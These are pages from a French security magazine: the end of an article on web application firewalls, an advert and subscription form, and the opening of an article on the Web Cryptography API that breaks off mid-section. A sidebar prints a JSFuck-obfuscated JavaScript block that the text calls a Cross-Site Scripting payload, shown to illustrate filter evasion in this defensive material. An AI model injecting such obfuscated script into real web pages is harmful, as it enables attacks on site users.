Les WAF ont tous en commun la capacité à détecter des éléments dangereux (script, commandes SQL ou système, etc.). Ce qui les différencie concrètement, c'est l'aptitude des fournisseurs à maintenir cette liste à jour et surtout à pondérer le résultat de cette détection. Une détection basique de ces motifs suspects risque d'entraîner un très grand nombre d'alertes liées au « bruit » des scripts qui attaquent aveuglément des plages entières d'IP sur Internet. On attend d'un WAF qu'il sache mettre en évidence une attaque construite en pondérant correctement la présence de critères offensifs. Sans cette catégorisation des alertes, l'administrateur est submergé d'alertes et risque de négliger une attaque réelle et ciblée perdue dans la masse. Pour ce faire, les WAF utilisent des mécanismes hiérarchisés à base de règles. Que ce soit à l'aide d'expressions rationnelles (« RegExp ») ou d'un système de catégorisation, les moteurs de sécurité des WAF peuvent reconnaître une attaque correctement constituée et donc potentiellement nocive et la signaler comme telle.

Les listes noires sont particulièrement efficaces contre les injections (SQL, commandes, cookies, etc.). Ces attaques occupent la première place du Top 10 que propose l'OWASP **[4]**. C'est aussi le cas du *Cross-Site Scripting*, une attaque qui, à base d'injection de script, va cibler non plus l'application elle-même, mais ses utilisateurs, en leur faisant par exemple envoyer à leur insu leurs identifiants de session vers un site extérieur lors d'un clic ou d'un mouvement de souris (*clickjacking*).

NORMALISATION ET ENCODAGE

Afin de comparer le contenu des requêtes à sa base de signatures, le WAF doit normaliser celui-ci. Les attaquants dissimulent leurs tentatives en utilisant les nombreux mécanismes d'encodage de caractères supportés par les serveurs web, voire de multi-encoder ces motifs. Les WAF doivent donc décoder les requêtes jusqu'à parvenir à en comprendre le contenu ou à renoncer, afin d'épargner les performances de la plateforme qui les héberge. Le contournement d'un WAF par multi-encodage demeure expérimental, car les serveurs web ne multi-décodent pas non plus infiniment. Une attaque trop encodée le demeure au niveau de l'application et son contenu est rejeté par celle-ci.

FAUX POSITIFS

La notion de WAF est toujours associée à sa némésis : le faux positif. Sous couvert de sécurité, les WAF bloquent des requêtes « normales », c'est-à-dire conformes dans le contexte de l'application qu'ils protègent. Les faux positifs demeurent un critère important dans le choix d'un WAF. Pour rappel, le WAF ne perçoit que le trafic occasionné par les applications qu'il protège et non leur structure. Or les applications web ont en commun d'être toutes très différentes et pas forcément développées dans les règles de l'art. Comment un WAF peut-il par exemple deviner qu'il est « normal » que du SQL soit parfois passé en paramètre ? Il est désormais attendu qu'un WAF digne de ce nom ne génère pas de faux positif lorsqu'il protège des applications du marché (webmails, portails de progiciels type CRM, ERP, etc.). Cependant avant de crier au loup si le WAF génère des faux positifs sur une application métier historique, il convient parfois de jeter un œil du côté de l'application elle-même et d'accepter le fait qu'une phase d'apprentissage soit nécessaire pour rendre la détection pertinente.

www . hsc-formation . fr

SANS Institute

La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

FORMATIONS INTRUSION
Cours SANS Institute
Certifications GIAC

SEC 504
Techniques de hacking, exploitation de failles et gestion des incidents

SEC 542
Tests d'intrusion des applications web et hacking éthique

SEC 560
Tests d'intrusion et hacking éthique

SEC 642
Tests d'intrusion avancés des applications web et hacking éthique

SEC 660
Tests d'intrusion avancés, exploitation de failles et hacking éthique

SEC 511
Supervision sécurité et détection d'intrusion

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

HSC by Deloitte.

3.2 Listes blanches

Afin de faire face au problème des faux-positifs, les fournisseurs de WAF ont complété cette méthode de détection par le mécanisme inverse, dit de « liste blanche ». Ce principe consiste non plus à détecter des attaques, mais à n'autoriser que ce qui est explicitement autorisé : le trafic « sain ». On va donc décrire exhaustivement des URL et paramètres dans une utilisation normale de l'application et interdire ce qui déroge à cette règle. Ce principe est éprouvé et gouverne la grande majorité des équipements de sécurité. Malheureusement, il est difficile, voire impossible à mettre en œuvre devant des applications web. En effet, celles-ci sont par essence dynamiques et il est très difficile de figer un format de requêtes et très coûteux en temps de suivre les évolutions des applications. C'est aussi supposer que le dialogue entre les développeurs et les administrateurs du WAF existe dans la durée…

3.3 Virtual Patching

Le *virtual patching* est en quelque sorte la seconde jeunesse des listes blanches. Faute de pouvoir les appliquer globalement sur une application, on va appliquer cette sélection positive sur une URL ou un paramètre qu'on sait vulnérable. Le virtual patching intervient après qu'une faille ait été découverte par un scanner ou un audit de l'application. On va modéliser dans le WAF le format attendu et ainsi se prémunir contre toute tentative d'exploitation de la vulnérabilité. Par exemple, si un paramètre de l'application s'avère être interprété sans validation par l'application, on va fixer dans le WAF ses valeurs possibles et ainsi écarter toute tentative d'injection de commande ou de script par son travers. Le principal intérêt du virtual patching dans un WAF est qu'il permet de déployer instantanément un patch efficace devant toutes les applications vulnérables, sans coupure de la production, et ainsi de donner à l'équipe de développement le temps de corriger la vulnérabilité sur les applications sans avoir à agir dans l'urgence.

3.4 Suivi de sessions

Les WAF sont pour la plupart d'entre eux dotés d'autres fonctionnalités de détections d'attaques que les simples listes noires et/ou blanches. Au premier rang de ces fonctionnalités complémentaires vient le suivi des sessions. Les applications web entretiennent avec leurs utilisateurs un contexte d'utilisation qui permet de poursuivre un échange transactionnel complet. Les applications utilisent principalement deux mécanismes de suivi : les cookies persistants et les cookies de sessions. Les premiers sont de petits fichiers entreposés par le navigateur et associés au nom de domaine visité. Ils contiennent de nombreuses informations relatives au parcours ou aux contraintes de sécurité imposées par l'application. Le second type de cookie est un identifiant volatile (un aléa plus ou moins salé) qui permet à l'application d'identifier la session d'un utilisateur sans qu'il n'ait à s'authentifier lors de chaque requête. Si quelqu'un parvient à usurper l'identifiant d'un utilisateur authentifié, il peut accéder à la session de celui-ci sans avoir à s'authentifier. On comprend aisément l'inquiétude des experts en sécurité et l'attrait des pirates pour le vol de session…

Avec des applications toujours plus riches et dynamiques, les injections de script sur les pages des serveurs (les fameux Cross Site Scripting ou XSS) sont devenues une cible prioritaire des WAF. On cherche à renforcer l'identification de session en la couplant à un user-agent, à une adresse IP, etc. **[5]**

Ces mêmes fonctions de suivi de session permettent aussi de prévenir les applications web contre des utilisations non souhaitées comme l'aspiration scriptée de contenu (*web scraping*), l'accès non authentifié à des ressources, les tentatives de vol d'identifiants par force brute, ou le déni de service applicatif.

DIFFÉRENTS DÉNIS DE SERVICE

Le déni de service application ne doit pas être confondu avec son grand frère le déni de service distribué (DDoS). Ce dernier n'est pas du ressort du WAF. Un DDoS n'atteint que très rarement un WAF, celui-ci étant protégé par différents équipements réseau en amont. Le WAF en revanche a à sa charge la protection contre le déni de service applicatif. Il suffit parfois de solliciter de manière spécifique une ressource de l'application (le moteur de recherche par exemple…) pour que le temps de réponse de celle-ci s'effondre, voire même que l'application plante. Une telle sollicitation de l'application est indétectable par les équipements anti-DDoS. Elle dépend de la structure et du fonctionnement de chaque application.

3.5 Fuite de données

Les WAF en coupure (RP) disposent aussi de fonctionnalités de dissimulation ou de blocage d'information en sortie. Numéros de cartes bancaires, numéros de sécurité sociale, mots de passe, et autres données sensibles peuvent être interceptées dans les réponses des serveurs web afin d'empêcher la fuite d'informations.

La fuite de données est une préoccupation majeure pour les entreprises. Les pirates ne cherchent plus à défigurer un site web, mais bel et bien en extraire des données valorisables.

Une bonne pratique consiste aussi à utiliser le WAF pour dissimuler aux utilisateurs certaines informations techniques comme les versions des serveurs web, les versions des langages employés, les pages d'erreur du serveur comme de la base de données, autant d'informations précieuses pour les attaquants qui leur permettent de cibler leurs attaques plus facilement.

Note

```
[][(![]+[])[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])
[!+[]+!+[]+[]]+(!![]+[])[+!+[]]+(!![]+[])[+[]]
[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]][([][(![]+[])
[+[]]+([![]]+[][[]])[+!+[]+[+[]]]+(![]+[])
[!+[]+!+[]+[]]+(!![]+[])[+!+[]]+(!![]+[])
[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+([][[]]+[
[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])
[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]))
[+!+[]+[+[]]]+([][[]]+[])[+!+[]]+(![]+[])
[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+([][[]]+[
[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])
[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]
((![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])
[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])
[+[]]+(![]+[][(![]+[])[+[]]+([![]]+[][[]])
[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])
[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])
[+!+[]]])[+!+[]+[+[]]]+(!![]+[])[+!+[]]
(![]+[])[+!+[]]+(![]+[])[!+[]+!+[]]+(!![]+[])
[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]+(!![]+[])
[+[]]+(![]+[][(![]+[])[+[]]+([![]]+[][[]])
[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[ ])
[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]][!+[
]+!+[]+[+[]]]+[+!+[]]+(!![]+[][(![]+[])[+[]]+(![]+[]
[[]])[+!+[]+[+[]]]+(![]+[])[!+[]+!+[]]+(!![]+[])
[+[]]+(!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]])
[!+[]+!+[]+[+[]]])()
```

N'essayez pas de régler votre magazine, ceci est bien un payload de Cross Site Scripting.

4 Au-delà du filtrage

De simples modules de serveur web, les WAF sont devenus des équipements très riches en fonctionnalités. Il suffit d'observer les listes de fonctionnalités des WAF du marché pour constater à quel point on attend de ces produits beaucoup plus que de bloquer des attaques. Au fil des ans, ces produits sont devenus les extensions de sécurité des applications, mais aussi les garants de l'accès à ces mêmes applications, voire parfois les relais d'authentification. Il n'est pas rare de trouver pêle-mêle dans des appels d'offres WAF des besoins de répartition de charge, de contrôle d'accès, etc.

La première des fonctionnalités « annexes » des WAF a été l'offloading SSL. Terminer la connexion SSL sur les WAF a permis non seulement d'alléger la charge des serveurs web, mais aussi d'optimiser les échanges cryptographiques en ne présentant aux clients que des algorithmes de chiffrements robustes et en nombre réduit, quand bien même les serveurs finaux ne supporteraient pas un tel paramétrage. Le WAF s'intègre aussi dans un environnement hautement sécurisé puisqu'il est capable de rechiffrer le trafic à destination des serveurs, et maintenir le chiffrement de bout en bout.

Les fonctionnalités de sécurité ont aussi évolué, moins dans leur méthode de recherche que dans la simplification de leur configuration et dans l'enrichissement des critères de blocage. Les WAF sont devenus des outils connectés. Ils font appel à des bases de connaissances externes pour « évaluer » la fiabilité des utilisateurs des applications qu'ils protègent. Tout est mis en œuvre pour réduire la quantité de trafic que doit analyser le moteur d'inspection, forcément gourmand en ressources. On va filtrer des utilisateurs sur plusieurs critères (géolocalisation, réputation d'IP, connexion au travers de proxies publics ou de réseaux d'anonymisation type TOR).

Les WAF se sont aussi adaptés à l'explosion du nombre d'applications web et mobile. L'émergence des API a conduit les WAF à savoir appréhender cette nouvelle méthode de consommation de l'information. Les WAF savent analyser des structures JSON, XML à la recherche des contenus offensifs qui n'ont pas manqué d'apparaître dans les web services. Par là même, les WAF ont appris à s'intégrer dans un dialogue de machine à machine, régi par des règles strictes, notamment en terme de temps et de qualité de réponses et respecter les SLA qui lient les différents partenaires.

Afin de faire face à la complexité de configuration des WAF, inhérente à la permissivité du protocole HTTP, sont apparus des outils de simplification de la mise en œuvre du WAF comme l'apprentissage du trafic qui va permettre de visualiser l'application protégée et simplifier la mise en place des « listes blanches » Malheureusement, la multiplication des applications dynamiques rend de plus en plus caduque cette méthode de description. Il ne fait plus guère de sens d'appliquer des critères par URL, quand toute l'application n'est présentée que comme une seule URL dynamique.

5 Forces et limitations

Il ne faut pas attendre d'un WAF qu'il protège à lui seul les applications web de l'entreprise. Rien ne remplace un code propre et robuste. Le rôle du WAF est de protéger contre l'imprévu, de palier les lacunes des développeurs, des langages, outils ou composants qu'ils utilisent. Parce qu'il reconnaît un grand nombre de formes d'attaques, un WAF va éliminer le « bruit » des attaques automatisées, des scripts qui testent aveuglément tout nouvel exploit sur tout port 80 ou 443 en écoute sur Internet.

Comme pour tout équipement de sécurité, la pertinence du WAF correspond à celle de sa configuration et de l'adaptation qui a été faite de l'outil dans son environnement. Mis en œuvre par une équipe talentueuse, le WAF éliminera la quasi-totalité des attaques qui visent les applications. Il permettra aux équipes d'experts de se consacrer aux événements importants plutôt que de perdre leur temps à chercher l'attaque ciblée au milieu de milliers de lignes de logs.

Alors que les applications du marché (webmails, portails) sont très souvent pré-paramétrées dans les WAF sous forme de modèles de configurations, les vrais ennuis apparaissent dès lors qu'il faut protéger des applications spécifiques. L'équipe en charge du WAF doit choisir une

stratégie de protection parmi celles à sa disposition (liste noire, blanche, etc.) en fonction des risques encourus et de son niveau de connaissance de l'application. C'est là que le bât blesse souvent dans les entreprises. Pour commencer, l'équipe WAF n'existe que trop rarement. On confie souvent la protection de la septième couche ISO aux équipes existantes en oubliant de leur préciser que cette couche applicative va les occuper autant, voire plus que les six autres réunies. Ensuite, le dialogue nécessaire entre les développeurs et l'équipe de sécurité est rare et rendu difficile, car les discours, les priorités et la temporalité sont différents entre ces entités.

Paradoxalement, la richesse fonctionnelle des WAF du marché est aussi un risque pour les entreprises qui ont tendance à déporter trop de contrôles de sécurité sur ces outils, au détriment du code sécurisé. S'il est confié à une équipe mature, s'il est pris en compte dès les premières étapes du cycle de développement des applications, le déploiement du WAF est rapide et ses résultats sont probants.

Que ce soit pour protéger, pour dissimuler ou pour patcher, le WAF n'a actuellement pas d'équivalent sur le marché. Parce qu'il n'est pas adhérent à la technologie employée pour développer les applications, parce qu'il permet de protéger celles-ci ainsi que les serveurs web qui les hébergent sans intervenir sur les serveurs de production, et qu'il est un équipement devenu aussi indispensable que le firewall réseau.

L'opposer au développement sécurisé ou au durcissement des serveurs serait simpliste. Au contraire, ils participent d'une démarche de sécurité des applications qui n'est efficace que si elle est appréhendée à différents endroits et différents moments du cycle de vie de l'application. Le WAF est une assurance supplémentaire qu'il convient d'associer au travail des développeurs afin qu'il ne soit pas perçu comme un frein, mais comme un facilitateur de sécurité.

6 Demain

L'enjeu actuel des WAF est de faire face au nombre grandissant d'applications web et mobiles. Quand on protégeait trois applications en 2005, on en protège aujourd'hui plusieurs milliers, dont une grande part d'applications éphémères. Dans les entreprises, les équipes en charge de la sécurité n'ont pas suivi la même croissance. Il n'est plus possible de configurer un WAF, application par application. On attend de ce type de produits un minimum d'automatisation, que ce soit dans la découverte de son environnement applicatif ou dans les moyens de déploiement.

Ces déploiements massifs entraînent aussi une évolution de la demande. Les entreprises identifient plus facilement des besoins fonctionnels unitaires et s'orientent vers des services à la demande plutôt que des produits « usines à gaz » hors de prix. Que ce soit de la validation de code ou du test de vulnérabilité, on intègre ces services avec des API, au plus tôt dans le cycle de vie des applications.

La sécurité des applications web n'échappe pas à cette évolution du marché. Il est anachronique de commencer à se soucier de la sécurité d'une application lorsque celle-ci est en production ou sur le point de l'être. Désormais, la sécurité de l'application est prise en compte dès les premières étapes de son cycle de vie et doit être automatisable. On lie désormais développement, déploiement et sécurité dans un effort continu. Le DevOps a permis de créer des passerelles dont l'efficacité n'est plus à prouver. Il convient maintenant d'intégrer la sécurité à ce mouvement, et que les produits le permettent. Cela signifie que les fournisseurs de WAF doivent s'adresser aussi aux développeurs et plus seulement aux RSSI pour faire évoluer leurs produits. L'intégration de composants de sécurité dans les environnements de développement est un premier pas que plusieurs éditeurs ont déjà franchi.

Le déploiement d'un WAF représente un investissement important. Bien au-delà du coût d'acquisition du produit, c'est un investissement organisationnel qui est réalisé. C'est l'engagement de créer un lien entre ceux qui conçoivent les applications et ceux qui les protègent au quotidien. On peut imaginer que la fonctionnalité de filtrage du trafic applicatif va évoluer vers une meilleure intégration des données d'infrastructure. La difficulté du processus décisionnel du WAF est sa méconnaissance de l'environnement dans lequel il évolue. Au mieux, on renseigne le WAF sur le type d'application qu'il protège (PHP, Java, etc.). On peut supposer que s'il connaissait l'ensemble des composants de l'application (base de données, connecteurs d'annuaire, etc.) la pertinence de sa détection et de sa pondération en serait grandie.

Conclusion

Plus que jamais, le WAF apparaît comme un maillon de la chaîne applicative qui se doit d'interagir avec l'ensemble de l'écosystème dans lequel il évolue. Il est à l'heure actuelle le seul équipement de sécurité capable de protéger efficacement tout type d'applications web sans exposer directement les serveurs.

La complexité et la richesse des applications web, mobiles et demain de l'Internet des bidules requièrent désormais une réponse à laquelle un équipement centralisé, même intelligent ne saurait répondre. Le WAF de demain sera distribué et communiquera sans doute avec les environnements de développement, les analyseurs de code, les scanners de vulnérabilités, les serveurs web, les firewalls… C'est le prix de son intégration définitive dans le cycle de vie des applications. ■

Remerciements

Je tiens à remercier Renaud Bidou, Matthieu Estrade, Raphaël Leblanc, Pierrick Prévert et Jérôme Saiz pour leur relecture patiente et leurs précieux commentaires.

Retrouvez toutes les références accompagnant cet article sur http://www.miscmag.com/.

C'est simple... c'est possible sur :

http://www.ed-diamond.com

... OU SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE AU VERSO ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : http://**boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

MISC
Multi-System & Internet Security Cookbook

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

VOICI TOUTES LES OFFRES COUPLÉES AVEC MISC !

POUR LE PARTICULIER ET LE PROFESSIONNEL ...

Prix TTC en Euros / France Métropolitaine

CHOISISSEZ VOTRE OFFRE !

Prix en Euros / France Métropolitaine

Offre	SUPPORT / ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC	PAPIER + PDF (PDF 1 lecteur) Réf	PAPIER + PDF Tarif TTC	PAPIER + BASE DOCUMENTAIRE (1 connexion BD) Réf	PAPIER + BASE DOCUMENTAIRE Tarif TTC	PAPIER + PDF + BASE DOCUMENTAIRE (PDF 1 lecteur + 1 connexion BD) Réf	PAPIER + PDF + BASE DOCUMENTAIRE Tarif TTC
MC	6n° MISC	MC1	42,-	MC12	62,-	MC13	99,-	MC123	111,-
MC+	6n° MISC + 2n° HS	MC+1	54,-	MC+12	81,-	MC+13	103,-	MC+123	130,-
LES COUPLAGES « LINUX »									
B	6n° MISC + 11n° GLMF	B1	100,-	B12	147,-	B13	233,-	B123	280,-
B+	6n° MISC + 2n° HS + 11n° GLMF + 6n° HS	B+1	172,-	B+12	248,-	B+13	300,-	B+123	381,-
C	6n° MISC + 6n° LP + 11n° GLMF	C1	135,-	C12	197,-	C13	312,-	C123	374,-
C+	6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS	C+1	236,-	C+12	339,-	C+13	403,-	C+123	516,-
LES COUPLAGES « EMBARQUÉ »									
E	6n° MISC + 6n° HK* + 4n° OS	E1	105,-	E12	158,-	E13	179,-*	E123	232,-*
E+	6n° MISC + 2n° HS + 6n° HK* + 4n° OS	E+1	119,-	E+12	179,-	E+13	193,-*	E+123	253,-*
LES COUPLAGES « GÉNÉRAUX »									
H	6n° MISC + 6n° HK* + 6n° LP + 11n° GLMF + 4n° OS	H1	200,-	H12	300,-	H13	402,-*	H123	499,-*
H+	6n° MISC + 2n° HS + 6n° HK* + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS + 4n° OS	H+1	301,-	H+12	452,-	H+13	493,-*	H+123	639,-*

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | OS = Open Silicium | HC = Hackable

* HK : Attention : La base Documentaire de Hackable n'est pas incluse dans l'offre.

PRO OU PARTICULIER = CONNECTEZ-VOUS SUR : http://www.ed-diamond.com pour consulter toutes les offres !

DE LA SÉCURITÉ VERS LA CONFIDENTIALITÉ DES DONNÉES

Sylvain NAYROLLES – Développeur – nayrolles.sylvain@gmail.com

mots-clés : WEB / JAVASCRIPT / CONFIDENTIALITÉ

Historiquement, la sécurité des données au sein des applications web était dévolue aux outils ou aux protocoles utilisés. Elle ne fait que très rarement partie du processus de développement. Reposant essentiellement sur une architecture client-serveur, où ce dernier est le garant de l'intégrité, et optionnellement de la sécurité des données, nous verrons comment les derniers standards du Web permettent aux développeurs de déporter le moteur cryptographique du côté du client et donc d'offrir une réelle confidentialité aux utilisateurs.

Les premiers modèles de sécurité des applications web tentaient de protéger les utilisateurs contre le vol ou l'interception de données utilisateurs propres à l'application. Des protocoles comme TLS ont essentiellement émergé suite à cette volonté. De nos jours, les applications demandent toujours plus d'informations personnelles, et il est donc tout aussi important de se protéger de l'exploitation de ces dernières une fois enregistrées dans les centres de données. Il faut pouvoir offrir aux utilisateurs la garantie que leurs données personnelles ne seront exploitables que dans un périmètre que ce dernier aura défini. La cryptographie doit donc devenir une partie prenante de tout développement web.

1 Sécurité des données

Une application web repose essentiellement sur une architecture client-serveur. Les frameworks web utilisent énormément le modèle de programmation dit MVC pour :

- Modèle ;
- Vue ;
- Contrôleur.

Le Modèle définit le modèle de données, souvent concrétisé par une base de données côté serveur. La Vue est la mise en forme des données offertes à l'utilisateur. Elle se situe côté client. Le Contrôleur est le garant de la cohésion du modèle des données entrées par l'utilisateur via la vue à destination de la base de données. Il est partiellement implémenté côté client ou côté serveur. On y regroupe souvent la validation de formulaire côté client, ainsi que la validation des données côté serveur.

Dans ce modèle classique, la sécurisation des données n'est jamais à la charge du développeur :

- la sécurité du modèle est à la charge du serveur web ou du SGBD ;
- la sécurité des données au sein de la vue est à la charge du client (navigateur) ;
- la sécurité du contrôleur est à la charge des frameworks ou SGBD utilisés.

L'implication du développeur se limite souvent à la méthode de stockage du mot de passe utilisateur, salé puis hashé… Même s'il nous arrive encore de recevoir des mails de confirmation d'inscription avec un mot de passe en clair, et ceci via une application web développée en 2015…

Le contrôleur, à cheval entre la partie cliente et la partie serveur, est l'élément central de la sécurité de l'application, car il est en charge de manipuler les données. C'est souvent via un défaut de ce dernier qu'une application est rendue fragile. L'essentiel de son travail se situe actuellement côté serveur. La sécurité de la communication entre les deux parties est assurée par du TLS. Ce dernier étant souvent une planche de salut de la sécurité de l'application. Il m'est souvent arrivé d'entendre : « La sécurité ? C'est bon, on a acheté un certificat. ».

Note

Les standards évoluent et nous sommes à l'heure du HTTP/2. Ce dernier inclut dans sa pile protocolaire l'utilisation du TLS et le rend donc obligatoire. Certains d'entre vous diront que c'est une bonne chose, une grande avancée. Je serais plus mitigé ; imposer des standards cryptographiques peut aussi être néfaste pour la confidentialité, dans un monde où ces derniers sont régis par des États. De surcroit, le HTTP/2 a pour principal objectif de gommer les principaux défauts du HTTP/1.1 qui en font un protocole lent, et dont l'automate était peu performant. Y ajouter l'obligation du TLS ne vas pas du tout le sens de la performance, et de la fiabilité, connaissant les nombreux bugs d'implémentation présentés dans les bibliothèques assurant la couche TLS.

Ce modèle, largement décrit, qui repose sur un transport fiable et un moteur cryptographique se situant sur le serveur, pour des raisons évidentes de performance, a largement démontré ses limites dès qu'il s'agit de satisfaire un haut niveau de confidentialité. La surface d'attaque d'une application web moderne est donc conséquente et fait souvent l'objet de nombreux articles dans *MISC*. Je vous passerais les nombreuses affaires faisant référence aux fuites de données personnelles mettant en œuvre des célébrités. Il existe, néanmoins, de plus en plus d'applications vous permettant de rapatrier vos données vers un « cloud personnel ».

Envisageons maintenant la possibilité de déporter le moteur cryptographique au sein du contrôleur côté client. On pourrait imaginer un modèle où le serveur ne servirait plus qu'au stockage des données, sans devoir les interpréter ou les manipuler, ce qui en empêcherait l'exploitation, et en assurerait leur confidentialité.

2 Confidentialité des données

Les applications modernes se doivent d'offrir un niveau de confidentialité à la hauteur de ce qui se joue avec nos données. Le seul moyen de la garantir est donc d'appliquer un traitement à ces dernières avant leur transfert vers le serveur. C'est donc bien au client, et dans notre cas le navigateur, de devenir le moteur de la confidentialité de l'application.

Si nous reprenons le modèle MVC, précédemment décrit, c'est bien le contrôleur côté client qui doit être en charge de la confidentialité des données. Il était donc nécessaire de formaliser des extensions et API basées sur JavaScript afin de le doter du matériel cryptographique nécessaire.

2.1 ASM.js

Avant de pouvoir faire de la cryptographie côté client, il fallait s'en donner les moyens. En effet, cette dernière représente un coût en terme de performances. Ceci fut rendu possible via Asm.js. Asm.js est un sous-ensemble de JavaScript permettant de manipuler des structures de données fortement typées avec un gain de performance sensible. Son objectif public est de pouvoir se rapprocher des performances observées avec un code natif. Mais ces dernières dépendent fortement du navigateur et donc du moteur JavaScript utilisé. Il n'est pas supporté pas tous les navigateurs. IE, bien sûr, ne le supporte pas, mais Edge oui. Le plus grand manque reste Safari (desktop et mobile), qui représente une population importante des utilisateurs mobiles. Asm.js fut standardisé avec la demande toujours croissante des applications web de vouloir manipuler des structures de données orientées langage « bas niveau » tel que le C ou le C++. Elle fut à l'origine de l'avènement du WebGL et du succès de **[EMSCRIPTEN]**.

De manière synthétique, elle permet d'allouer un buffer de taille définie en octets, et ensuite de le manipuler via des vues typées.

```
var ab = new ArrayBuffer(16);
var ab_u16_view = new Uint16Array(ab) ;
for(var i ; i < 8 ; i++) {
  ab_u16_view[i] = 0 ;
}
```

Asm.js est un outil indispensable afin de pouvoir manipuler des structures de données familières en cryptographie.

2.2 Web Cryptography API

Construite donc au-dessus de Asm.js, la *Web cryptography API*, ou `WebCryptoAPI`, est une API JavaScript offrant l'essentiel des primitives cryptographiques modernes. Elle est définie au sein du **[W3C]**.

2.2.1 Les objectifs

Dans son document de spécification, le W3C définit les objectifs de la `WebCryptoAPI` :

- authentification multi-facteurs ;
- échange de documents ;
- stockage dans le Cloud ;
- signature de documents ;
- intégrité des données ;
- messagerie ;
- JOSE.

Nous reviendrons un peu plus tard sur la partie JOSE.

Nous commençons à mesurer les ambitions du consortium pour cette API. Ils ont mis au centre de leurs objectifs, au-delà de l'aspect authentification voire anonymisation, la protection des documents qu'un utilisateur peut confier à l'application. Un enjeu majeur à l'heure où nos données sont devenues un business florissant pour de nombreuses grandes entreprises du Web.

Si nous nous penchons un peu sur les éditeurs de cette spécification, nous retrouvons deux personnes : une appartenant à Google, Ryan Sleeve, et l'autre travaillant pour Netflix, Mark Watson. Les objectifs de Netflix, à mon sens, sont moins la sécurité des données de l'utilisateur que de leurs propres données. Enfin, si cela peut éviter la gestion des DRM dans le code source de Firefox...

2.2.2 L'interface

L'API est assez simple quand on est un programmeur JavaScript. Elle se base sur le concept de « Future ». Une « Future » est une interface définie par ECMAScript6 : elle définit un contrat asynchrone dans le cadre d'une opération pouvant nécessiter des ressources importantes. Elle communique son état via deux paramètres callback ; une dans le cadre du succès de l'opération, l'autre dans le cadre de son échec. Ce concept tend à se généraliser dans de nombreux langages où le multi-threading n'est pas possible. Elles sont équivalentes aux **asyncio** en Python.

L'interface est accessible via la globale **window.crypto.subtle** qui se compose de douze primitives cryptographiques pouvant être regroupées en quatre grandes familles :

- le hashage (**digest**) ;
- la gestion des clés (**generateKey**/**deriveKey**/**deriveBits**/**importKey**/**exportKey**/**wrapKey**/**unwrapKey**) ;
- le chiffrement (**encrypt**/**decrypt**) ;
- l'authentification (**sign**/**verify**).

En plus de l'interface **subtle**, il existe une fonction appartenant au module **crypto** permettant de générer des vecteurs de valeurs aléatoires, **getRandomValues** :

```
var array = new Uint32Array(10);
window.crypto.getRandomValues(array);
```

2.2.2.1 Manipulation des données

La seule réelle complexité dans cette API réside dans la conversion des données depuis un format bas niveau compatible avec Asm.js vers un format plus standard de JavaScript, comme les chaînes de caractères. En JavaScript, l'encodage est l'UTF-16LE sur deux octets. Il faut donc le prendre en compte quand on commence à manipuler des chaînes de caractères avant qu'elles ne soient transférées à l'API. Sans oublier que l'API base64 via les fonctions **window.btoa** et **windows.atob**, ne faisant pas partie de cette spécification, attendent en entrée des chaînes ASCII... Mais pas en sortie... Le morceau de code suivant convertit une chaîne de caractère UTF-16LE sur deux octets :

```
function str2ab16(str) {
  var ab = new ArrayBuffer(str.length * 2);
  var abView = new Uint16Array(ab);
  str.split("").forEach(function(value, index) {
    abView[index] = value.charCodeAt(0);
  });
  return ab;
}
```

Ainsi que la fonction inverse :

```
function ab162str(ab) {
  var str = "";
  new Uint16Array(ab).forEach(function(value) {
    str += String.fromCharCode(value);
  });
  return str;
}
```

2.2.2.2 Le Hashage

Disponible via l'appel à la fonction digest, elle offre un ensemble d'algorithmes tous issus du standard SHA :

- SHA-1 ;
- SHA-256 ;
- SHA-384 ;
- SHA-512.

Dans un billet du **[CERT-FR]**, ce dernier déconseille l'utilisation du SHA-1. Le SHA-2 englobant les algorithmes SHA-256, SHA-384 et SHA-512 est suffisant pour un usage en cryptographie.

```
window.crypto.subtle.digest(
    {
        name: "SHA-256",
    },
    new Uint8Array([...]) // source data
)
.then(function(hashArray){
    // hashArray is an ArrayBuffer
})
.catch(function(err){
});
```

2.2.2.3 La gestion des clés

La gestion des clés est souvent un sujet complexe, surtout quand il s'agit de clés pour les algorithmes asymétriques. L'API fournit de nombreuses primitives pour cette gestion, dont celles-ci :

